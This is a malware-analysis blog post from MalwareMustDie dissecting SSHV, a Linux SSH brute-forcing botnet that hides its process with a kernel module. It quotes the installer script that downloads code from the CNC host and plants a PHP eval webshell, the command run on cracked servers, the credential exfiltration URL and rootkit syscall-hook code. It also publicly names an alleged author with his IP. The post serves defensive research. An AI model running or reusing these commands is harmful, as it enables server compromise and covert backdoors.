Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Wednesday, December 23, 2015


MMD-0047-2015 - SSHV: SSH bruter ELF botnet malware w/hidden process kernel module

Background

Apparently *Linux ELF malware* is becoming an *interesting attraction* from several actors from People Republic of China(in short: PRC). This post is one good example about it. It explains also why myself, from my team (MMD), put many effort to study Linux executable malicious scheme came from that region recently, so does our colleges professional researchers in industry started to put serious effort for this specific threat fro this specific region.

The usage for Linux as the biggest backbone in our internet services, and its OS flexibility to support a lot of processor architecture has made Linux OS as a majority in market of embedded platform used in our the Internet of Things, from *routers* to *television*, from *web camera* to *car control system*. This fact has also attracted *malware actors* to overcome and conquer Linux with malicious usage from its *system internals (kernel)*, its web services supported with *various script programming*, and *vulnerabilities* of its *remote management access* ; and this post is explaining these exploited aspects.

Today, one of my friends who is also focusing in monitoring *ELF malware threat* **Mr. Michal Malik** was mentioning me an interesting ELF sample he spotted in VirusTotal:



The sample was uploaded from China mainland network in PRC to *VirusTotal*. **It's a new undetected malware** that raises my interest to check it, and this is where the story starts.

Malware's installer and its overall malicious scheme

The malware file (md5: **dfc09aa4b5c7b49d804d2ce046defb60** [link]) is an *x32 binary* of a *dynamically unstripped ELF structure* with readable database. I urge to them who interest in ELF analysis to take a look at the sample directly while reading the following explanation as reference.

Together with its overall malicous scheme of this infection, I will explain the malware binary functionality. Let's start with the *malware installation bash script* first, please see the illustration of its *installer code* below:

```
#! /bin/bash

wget http://testzzzzzz.10g.me/sshv-service --quiet;
wget http://testzzzzzz.10g.me/sshv-service.c --quiet;
wget http://testzzzzzz.10g.me/Makefile --quiet;
chmod 777 ./sshv-service;
echo '<?php @eval($_POST['c']);?>' > crack;
cp crack -f /var/www/html/crack.php;
cp crack -f /var/www/crack.php;
rm crack
(./sshv-service &)
make
insmod sshv-service.ko
make clean

```

Along with the set of accompanied malicious files, this ELF malware file (*the sample*) is downloaded from its *download CNC host* ***via an openly accessed HTTP protocol***, and is being executed under *"God Mode"* ***777*** *permission* as *a daemon*. The accompanied malware components files, are supposed to be **a kernel module in C code** and the binary build-compilation component *Makefile* file are also downloaded by the same method.

The installer will create the text of *PHP script/code* with a short commands (see the picture below) which means *to extract* the **eval()** value of whatever data sent (obviously via remote) by ***POST HTTP method*** to this malicious file **"crack"**. In the end **this "crack" code will be saved it in the web server's data directory** of the victim's server with the filename of **"crack.php"**. It's not careless to

About #MalwareMustDie!

Since malware and its evolution is becoming the serious threat in our internet and computer industry. We are now coming to the stage to admit the fact that malware is actually "winning" this longest 15+ years historical "battle" by keep on its existence, infecting and lurking us....[Read More]

Links

- Home Page
- RSS Feeds
- News Search
- Video Demonstration
- MMD Google Code (Tools, Wiki)
- Analysis DropBox & Samples
- Our Full Disclosure Pastebin
- Disclaimer & Sharing Guide
- Malware Dismantling Ops
- Follow & Contact us in Twitter

Search keyword

Search

Blog Archive

Blog Archive

DropBox: Send your sample!

OPEN

Recent Posts

- MMD-0047-2015 - SSHV: SSH bruter ELF botnet malware w/hidden process kernel module
- MMD-0046-2015 - (Recent and new) Kelihos CNC activity XXXX(censored)
- MMD-0045-2015 - KDefend: a new ELF threat with a disclaimer
- MMD-0044-2015 - Source code disclosure (part1) of bunch of ELF malware
- MMD-0043-2015 - Polymorphic in ELF malware: Linux/Xor.DDOS
- MMD-0042-2015 - Hunting Mr. Black

assume that via that posted **eval()** obviously a **shell access can be gained** to **send activity or command this ELF malware** action/daemon, or maybe more.. This is the **backdoor process number one** on how the malware and infected server can be remotely accessed and controlled by the attacker.

The **malicious kernel module source code** file, which is a **copy-paste code** from researchers that is very eager to share their malcodes online openly, will be *compiled* and *inserted* (*insmod*) to the *victim's linux kernel*. This is the kernel module **to produce the invisibility of the malware process** among server's processes, *by manipulation technique* in pid dir entry via ***Linux kernel's sys_call_table's hooks*** to avoid the administrator or (in some level) scanners or detection tool to spot the **running malicious daemon**. This kernel module is a copy paste from **some classic PoC code** with the very slight modification made by the actor adjusted to the daemon used in this threat. The picture below will explain a very limited view of the code:

```
14  #include <asm/uaccess.h>
15  #include <asm/unistd.h>
16
17  MODULE_DESCRIPTION("Kidnap the system call table in Linux");
18  MODULE_AUTHOR("Jerry Xu");
19
20  void **sys_call_table_addr;
21  unsigned int orig_cr0;
22  int pid_hidden, hash_hidden;
23  struct linux_dirent {
24    long  d_ino;
25    off_t   d_off;
26    unsigned short  d_reclen;
27    char  d_name[];
28  };
29  asmlinkage long (*old_getdents64) (unsigned int fd, struct
      linux_dirent64 __user *dirp, unsigned int count);
30  asmlinkage long (*old_getdents) (unsigned int fd, struct
      linux_dirent __user *dirp, unsigned int count);
31
32  int atoi(char *str) {
```

```
173 int init_module(void) {
174   hash_hidden = hash("sshv-service");
175   pid_hidden = find_pid(hash_hidden);
176   printk("sshv-service, concealing start! %d\n",pid_hidden);
177     orig_cr0 = clear_and_return_cr0();
178     sys_call_table_addr = (void **)get_sys_call_table();
179     if (sys_call_table_addr == NULL) return -1;
180     old_getdents64 = sys_call_table_addr[__NR_getdents64];
181     sys_call_table_addr[__NR_getdents64] = new_getdents64;
182   old_getdents = sys_call_table_addr[__NR_getdents];
183     sys_call_table_addr[__NR_getdents] = new_getdents;
```

There is a good question about this process hiding kernel mode that had been asked in **reddit /r/Linux** that I answered, I will share it here too here in following picture *without showing its malicious code*. It explains "a bit" about the kernel internals work of *post process-hiding manipulation* coded in this malware and explains **ways to un-hidden it**.

[–] mmd0xFF 1 point 1 day ago*

> does unhide reveal the processes?

No. It is a bit hardcore than that. And this is why: 1st it hooked system call table to manipulate 'getdents' (sys_call_table[SYS_getdents]) which is in charge for "ps" managing, then changed original cr0 value (to bypass write protect at default locked state). It then changed process & conceal pid', following by refreshing kernel space back to "show" (modified) values. The snippet below is after process hidden was done, restoring getdents to original & return cr0 back "lock mode" after it's utilized to hide mal-process. PS: I won't explain how the process got hidden. POINT: One need to do ways to restore the concealed malware process and its process pid in the same way it is inserted in kernel to fix the original state, or to restart the kernel.

```
[code] /* modified code by @unixfreaxjp */
(...)
/* refresh the kernel space... */
unsigned int cr0 = 0;
unsigned int ret;
asm volatile ("movl %%cr0, %%eax" : "=a"(cr0));
ret = cr0;
/* cleaning up the 16th bit cr0 to open the write protect*/
cr0 &= 0xfffeffff; asm volatile ("movl %%eax, %%cr0" :: "a"(cr0));
/* restoring the sys_call_table[SYS_getdents] back to its original address..*/
syscall_table_addr[_NR_getdents64] = old_getdents64; /* if x64 ; get saved getdents64 */
syscall_table_addr[_NR_getdents] = old_getdents; /* if x32 ; getdents */
/* restoring the cr0 back to its original value .... */
asm volatile ("movl %%eax, %%cr0" :: "a"(val)); // val = eax, eax = CR0 = restore write-protect
return ret;
[/code]
```

It's giving much idea of what hijacking sys_call_table[SYS_getdents] can do to conceal. Won't expose more than this. More, my explanation I wrote to malware community in here http://www.kernelmode.info/forum/viewtopic.php?f=16&t=4153&p=27470#p27470 #MalwareMustDie

permalink save parent edit disable inbox replies delete reply

The point of concern here is the code to hack the sys_call_table entries like ***sys_call_table[SYS_getdents]*** in this case, for etc *PoC purpose* is so wide-spread openly, inspiring

IDs via Zegost cracking

MMD-0041-2015 - Reversing PE Mail-Grabber Spambot & its C99 WebShell Gate

MMD-0040-2015 - Dissecting & learning about VBE Obfuscation & AutoIt Banco Trojan

MMD-0039-2015 - ChinaZ made new malware: ELF Linux/BillGates.Lite

MMD-0038-2015 - ChinaZ and ddos123.xyz

MMD-0037-2015 - A bad Shellshock & Linux/XOR.DDoS CNC "under the hood"

MMD-0036-2015 - KINS (or ZeusVM) v2.0.0.0 tookit (builder & panel source code) leaked.

MMD-0035-2015 - .IptabLex or .IptabLes on shellshock.. sponsored by ChinaZ actor

MMD-0034-2015 - New ELF Linux/DES.Downloader on Elasticsearch CVE-2015-1427 exploit

MMD-0033-2015 - Linux/XorDDoS infection incident report (CNC: HOSTASA.ORG)

MMD-0032-2015 - The ELF ChinaZ "reloaded"

MMD-0031-2015 - What is NetWire (multi platform) RAT?

MMD-0030-2015 - New ELF malware on Shellshock: the ChinaZ

China ELF botnet malware infection & distribution scheme unleashed

MMD-0029-2014 - Warning of Mayhem shellshock attack

MMD-0028-2014 - Fuzzy reversing a new China ELF "Linux/XOR.DDoS"


MMD-0027-2014 - Linux ELF bash 0day (shellshock): The fun has only just begun...

Tango down report of OP China ELF DDoS'er

MMD-0026-2014 - Router Malware Warning | Reversing an ARM arch ELF AES.DDoS (China malware)

Another country-sponsored #malware: Vietnam APT Campaign

Most read analysis



MMD-0020-2014 - Analysis of infection ELF malware: libworker.so - A shared (DYN) malicious llibrary by LD_PRELOAD

MMD-0028-2014 - Fuzzy reversing a new China ELF "Linux/XOR.DDoS"

How EVIL the PHP/C99Shell can be? From SQL Dumper, Hacktools, to Trojan Distributor Future?

its usage for coding *malware's .ko module* like this case.

The *malware binary* will run with directly connect to *download CNC host* to **retrieve *a word list text file*** (with *system shell command wget*). Then **retrieving the list of IP addresses data** (with *system shell command wget* also) for the target list ; and parsed them to the **connection checking function** following with **cracking attempt function** contains commands of the **SSH login attack process** via two types of authentication : **by plain text auth** and **keyboard auth** basis ; to then using brute force attack with the *user name* which is **set to variable value into "root" by hard coding default**(It can be changed..) and the **downloaded word list beforehand as SSH "password"**. Upon a matched password, the malware will gain access the shell of the targeted victim and execute a remote command below:

```
1 "wget http://testzzzzzz.10g.me/sshv-service64
  --quiet;chmod 777 ./sshv-service64;./sshv-se
  rvice64;echo '<?php @eval($_POST['c']);?>' >
  crack;cp crack -f /var/www/html/crack.php;cp
  crack -f /var/www/crack.php;rm crack"[EOF]
```

And will send return code "**23333**" to the **crack main function** to send the successfully cracked SSH credential to the download CNC via format:

```
1 %HOSTNAME%/sshv.php?out=%s&pass=%s
```


which is also executed by ELF malware using "wget" via shell.

Noted in *"different version"*, there is a deactivated code section explained *an HTTP network beacon activity* as per below request:

```
1 Protocol: "HTTP/1.1"
2 host: "city.ip138.com"
3 GET "/ip2city.asp"
```

- *to determine the location of the infected server*. This is **the second backdoor function** of this malware. There is also being detected another activity to check whether the correct files were downloaded from the CNC download server under specific condition, that can be actually expanded to updates functionality, if the code was activated **that would be the third backdoor verdict**.

I made a *very rough sketch* during the my reversing analysis to figure the overall concept of this malware, it's really a private sketch but may help you too to understand the above summary, as per illustration below.. please bear the paintbrush level of graphic, I don't have much time nor luxury to make a neat note.



Hmm.. I think I wrote the summary a bit too long.. I'm sorry about that..

The malicious verdict explained in *reversing mode*

In this section I will skip the *static analysis* of the binary form, for the *tips/reference* of how I conduct a dynamic link ELF binary please see the previous analysis of **K-Defend malware** [link], and I was doing about the same in this case too.


So right now, I will show some pointers of the functions described in the summary above in *x32 Intel*


The Evil Came Back: Darkleech's Apache Malware Module: Recent Infection, Reversing, Prevention & Source Details


MMD-0036-2015 - KINS (or ZeusVM) v2.0.0.0 tookit (builder & panel source code) leaked.


Threat Intelligence - New Locker: Prison Locker (aka: Power Locker ..or whatever those bad actor call it)


China ELF botnet malware infection & distribution scheme unleashed


A journey to abused FTP sites (story of: Shells, Malware, Bots, DDoS & Spam) - Part 1


What Serenity Exploit Kit dropped? A Spambot Full Analysis & Samples


MMD-0027-2014 - Linux ELF bash 0day (shellshock): The fun has only just begun...


Subscribe To

Posts


Comments

assembly reversed code, with some correlation in *C language*, this section is made for the purpose to **Proof of Concept** the **verdict/evidence** of this binary as per summarized in the above section. I am using only r2 my beloved platform for malware analysis, for this purpose. I might not cover the whole summary for the limited space and time, so you can feel free to confirm the details.


The starting **main()** function of the malware process, see how *system* (read: shell environment) was invoked by the *wget commands* which is used as per below:




The *checking connection process* was done using the **ping command** with capturing its *stream* result.




This is the function *0x0804A384* of what is named as **sshgussing()** function, which is the typo of the *SSHGuessing* I guess, explaining the brute SSH authentication session, with *default "root" password* used while feeding the passwords, it shows the **remote shell command executed upon connection success**,flagging the ***"crackz"*** pointer into 1, a success message shown afterwards and return value of "23333" in its decimal value:





The return value **"23333"** from **sshgussing()** function will trigger the malware to send the *cracked* **IP address and password credential** to the *remote host CNC* via wget to a PHP API file provided in the CNC host for that purpose:



To be clearly noted here: Referring to the description I wrote of the malware until this line, this malware is having another potentially dangerous function to ***self spread itself as a Worm to infect other host and to another host after that, without even the coder/herder/actor always in control for it***, as wide ranged as the CNC target IP addresses listed, and as long as the CNC target file is available to be downloaded by the compromised(infected) server.. This is why I called this as a "nasty" malware in its design.

The threat's source

For the mitigation purpose herewith the network correlation of the threat:

1. The *CNC host* for *download* and *credential panel API*(in php) is served under hostname of ***"testzzzzzz.10g.me"*** which is located in IP as per below. *(PS: I think the coder loves to add some "Z" in several keywords..*:

```
;; QUESTION SECTION:
;testzzzzzz.10g.me.             IN      A

;; ANSWER SECTION:
testzzzzzz.10g.me.      3600    IN      A       93.188.160.78

;; AUTHORITY SECTION:
10g.me.                 3600    IN      NS      ns1.main-hosting.com.
10g.me.                 3600    IN      NS      ns2.main-hosting.com.

;; ADDITIONAL SECTION:
ns1.main-hosting.com.   3600    IN      A       31.170.163.241
ns2.main-hosting.com.   3600    IN      A       31.220.23.1
```

It was checked that the actor is utilizing the service of the **China domain hoster: 10g.me** to set this CNC host.

2. The first 3 IP addresses in **sshv-service-rule** are *suspected* belong to the actor(s) themself.

```
$ cat sshv-service-rule
#1
"178.62.163.229"
"101.229.[65-70].128"
"178.62.163.[228-231]"
10.10.10.*
10.[20-25].123.123
```

Which **178.62.163.[228-231]** is apparently *a rental VPS* in **Digital Ocean Hoster at Netherland** data center:

```
{
  "ip": "178.62.163.[228-231]",
  "hostname": "No Hostname",
  "city": "Amsterdam",
  "region": "North Holland",
  "country": "NL",
  "loc": "52.3740,4.8897",
  "org": "AS200130 Digital Ocean, Inc.",
  "postal": "1000"
}
```


3. There is another IP to be marked with, linked with the *actor information* directly and *his purpose* in the following section.

The bad (kid) actor..


Obviously the actor, which is undoubtedly **the coder of the kernel module of this malware** according to the previous written codes, which he is *not caring much off* his privacy too, ***his name*** is spotted in the *malware set of kernel module source code*. Maybe he can code a bit in C and does some Linux operations & code some scripts, but this guy is an *amateur* if he is a crook.. NEVERTHELESS, **undoubtedly**, **he was making a VERY nasty new approach of a bad ELF malware botnet and implementing it in our internet!!** And for this, **it has to be stopped!**

A further investigation on the **"ssh-service-rule"** hosts is bumped to the identification of the "actor":


It doesn't take much time afterwards for our team to spot **the actor's ID and his "project"**. To **Jerry Xu** in Shanghai, China. **WE ARE ALL STARRING AT YOU NOW!** [removed] [removed]! STOP playing with SSH hacking botnet!!



For further trace we found *Jerry Xu's GitHub*, it is in here-->[removed]
And in that *Github* his **malware coding project** with name of ***"Computer_System_Project"*** for this malware is also spotted afterward after analysis report was posted:



The ***"malware / virus project's"*** itinerary, deisgn and how to build it:




We will leave it to you all to think about the *morality* and *educational aspect* in using such *malware* for the *"school project"*, I have a deep doubt about the supervising scheme for this project too actually. But, one thing for sure is, when Michal and myself sees the binary of this *bot client*, **we see it as a dangerous ELF malware**. A further check that we are doing is showing that the malware actor himself was uploading the *malware binary* to the *VirusTotal* for the possible purpose to check its detection ratio..
Well, as a *"school project"* they really are getting a bit out of hand here, isn't it?

The below data is likely *Jerry's* related IP address located in *Shanghai*, as per spotted in his **sshv-service-rule**, so if you see some malicious activity from it, this post can be used as reference of what

had happened:


```
{
  "ip": "101.229.65.128",
  "hostname": "No Hostname",
  "city": "Shanghai",
  "region": "Shanghai Shi",
  "country": "CN",
  "loc": "31.0456,121.3997",
  "org": "AS4812 China Telecom (Group)"
}
```


It looks like *Jerry & Co* is **testing his malware *"online"*** to some *internet servers* too. This is snipped result of data grabbed saved in the CNC **containing success exploitation IP and password** of SSH targeted servers. I would say it could be a test stage result.



Guideline to conduct a responsible malware research

We are not against research for malicious codes, and **it is good** for doing such research for the further *mitigation* and *protection purpose*. However, **"malcodes"** can do harm and can be re-use by cyber criminal for the bad purpose. Therefore, such research has to be properly/securely setup to conduct tests for its legit purpose.

There are *basic guidelines* to be *must-followed* in order to securely setup and conduct such research with its tests. From our point of view, the basic **guidelines** to follow is as per below points:

```
- Always put some notes in binary/environment stated the purpose of researc
h/test
- Never conduct the test in the open internet connectivity
- Do not EVER use internet nodes as a test bed!! Unless you have written co
nsent for it.
- Highly supervised by the responsible legit entity and/or institution
- Do not share the malcodes openly and leave it up-and-alive openly accessi
ble in internet
